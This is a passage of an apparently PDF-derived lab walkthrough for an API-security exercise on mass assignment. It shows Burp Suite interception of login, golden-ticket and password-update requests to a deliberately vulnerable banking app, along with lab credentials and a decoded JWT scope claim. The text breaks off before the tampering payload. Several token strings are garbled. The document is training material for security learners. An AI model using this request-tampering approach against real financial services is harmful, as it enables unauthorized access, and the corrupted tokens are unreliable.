

[illegible]

Name	Mass Assignment II
URL	<a href="https://attackdefense.com/challengedetails?cid=1922">https://attackdefense.com/challengedetails?cid=1922</a>
Type	REST: API Security

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Check the IP address of the machine.

**Command:** ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

**Step 2:** Viewing the Banking WebApp.

Open the following URL in firefox.

**URL:** http://192.248.164.3:5000




**Step 3:** Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:






The following window will appear after BurpSuite has started:



Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.

The screenshot shows the 'Connection Settings' dialog box. Under the heading 'Configure Proxy Access to the Internet', the 'Manual proxy configuration' radio button is selected. The 'HTTP Proxy' field contains '127.0.0.1' and the 'Port' field contains '8080'. There is an unchecked checkbox for 'Use this proxy server for all protocols'. Below these, the 'SSL Proxy', 'FTP Proxy', and 'SOCKS Host' fields are all empty, with their respective 'Port' fields set to '0'. The 'SOCKS v4' and 'SOCKS v5' radio buttons are both unselected. At the bottom, there is an unchecked radio button for 'Automatic proxy configuration URL' and an empty text field next to it. A 'Reload' button is to the right of this field. At the very bottom, there are 'Help', 'Cancel', and 'OK' buttons.

Click OK.

Everything required to intercept the requests has been setup.


**Step 4:** Interacting with the Banking API using the WebApp.

Login into the webapp using the provided credentials:

**Username:** elliot

**Password:** elliotalderson

**Note:** Make sure that intercept is on in BurpSuite



secure-bank-app x +

192.248.164.3:5000 133%


## Welcome to Secure Banking WebApp

### Login

Username:

Password:

Notice the corresponding requests in BurpSuite.



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer


Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.





Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /login HTTP/1.1  
Host: 192.248.164.3:8081  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept: application/json, text/plain, \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.248.164.3:5000/  
Content-Type: application/json  
Content-Length: 51  
Origin: http://192.248.164.3:5000  
Connection: close

`{"identifier":"elliott","password":"elliottalderson"}`

Forward the above request and view the changes reflected in the web app.

# Welcome Elliot!

**Account Number: 1337**

Update Profile

Check Balance

Get Golden Ticket

Click on Check Balance button.



**Account Number: 1337**

## Check Balance

**Current Balance: 500**

Click on the Get Golden Ticket button.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```

OPTIONS /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close

```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /goldenticket HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Content-Type: application/json
Content-Length: 511
Origin: http://192.248.164.3:5000
Connection: close

{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzMzNyY2NvdW50LXJlYXQ1LCJleHAiOiJlNzU4ODcwODgsImhhdCI6MTU3NTg4NjQ0H0.1Mbfc1vv3DvNiWBmpBwace-YosFJba6la-X5hJFfzno6ewSggOC8AMryRlF8AtrAS7ykMgcLjsRuX22MqovrbUMjnkVQ8Ron_sJu2JyHKR62H7uSxt54s-cx6lAFLGlvUxjfhTqo2cS aNXBsSqcRhi4oiiseHFRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtC0nq4U5-cA0zEHKoksBh2EilZv08J2bS8HZ3YL9gaZZCqWl9y-JDYHwfFNV8ljz57nr1KS1pb7xN5bLKhyKqPMJ85Cs f2R3ePybE-fcV quXyLVr4myz2_d0iNR0Jpwr47nw2aGNFTi32A6YxQYmw"}

```

Notice that a JWT Token is sent in the request.

### JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzMzNyY2NvdW50LXJlYXQ1LCJleHAiOiJlNzU4ODcwODgsImhhdCI6MTU3NTg4NjQ0H0.1Mbfc1vv3DvNiWBmpBwace-YosFJba6la-X5hJFfzno6ewSggOC8AMryRlF8AtrAS7ykMgcLjsRuX22MqovrbUMjnkVQ8Ron\_sJu2JyHKR62H7uSxt54s-cx6lAFLGlvUxjfhTqo2cS aNXBsSqcRhi4oiiseHFRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtC0nq4U5-cA0zEHKoksBh2EilZv08J2bS8HZ3YL9gaZZCqWl9y-JDYHwfFNV8ljz57nr1KS1pb7xN5bLKhyKqPMJ85Cs f2R3ePybE-fcV quXyLVr4myz2\_d0iNR0Jpwr47nw2aGNFTi32A6YxQYmw}



Q4OH0.iMbfcH1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron\_sJu2JyHKRh62H7uSXt54s-cx6IAFLGlVUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2\_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw

Visit <https://jwt.io> and decode the above obtained token:

## Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiE1NzU0ODcwODgsIm1hdCI6MTUzNTg4NjQ0H0.iMbfcH1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRlF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSXt54s-cx6IAFLGlVUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw
```

## Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-read",
  "exp": 1575887088,
  "iat": 1575886488
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.



# Welcome Elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

**Error:** You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the above user ("Elliot Alderson") also has read-only access to the account. Therefore, he can only read his account balance.

**Step 5:** Resetting password for Elliot.

# Update Profile

Set the password to 123.

# Update Profile

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```

OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close

```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

**Intercept** HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

